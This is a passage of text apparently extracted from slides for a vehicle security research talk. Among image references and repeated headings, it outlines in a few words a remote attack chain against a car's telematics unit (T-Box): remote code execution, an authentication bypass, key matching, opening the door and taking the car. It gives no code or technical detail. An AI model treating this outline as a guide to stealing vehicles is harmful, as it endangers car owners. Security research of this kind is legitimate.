
# A Complete vehicle security analysis case




# A Complete vehicle security analysis case



# A Complete vehicle security analysis case




# A Complete vehicle security analysis case



# Remote Attack Chains

## How to Access T-Box

How to access T-BOX



RCE



open door



27 auth bypass




key matching



get the car away



# Remote Attack Chains

## Near Source Remote Attack Chain



# Remote Attack Chains

## Near Source Remote Attack Chain





Thanks you



# Q & A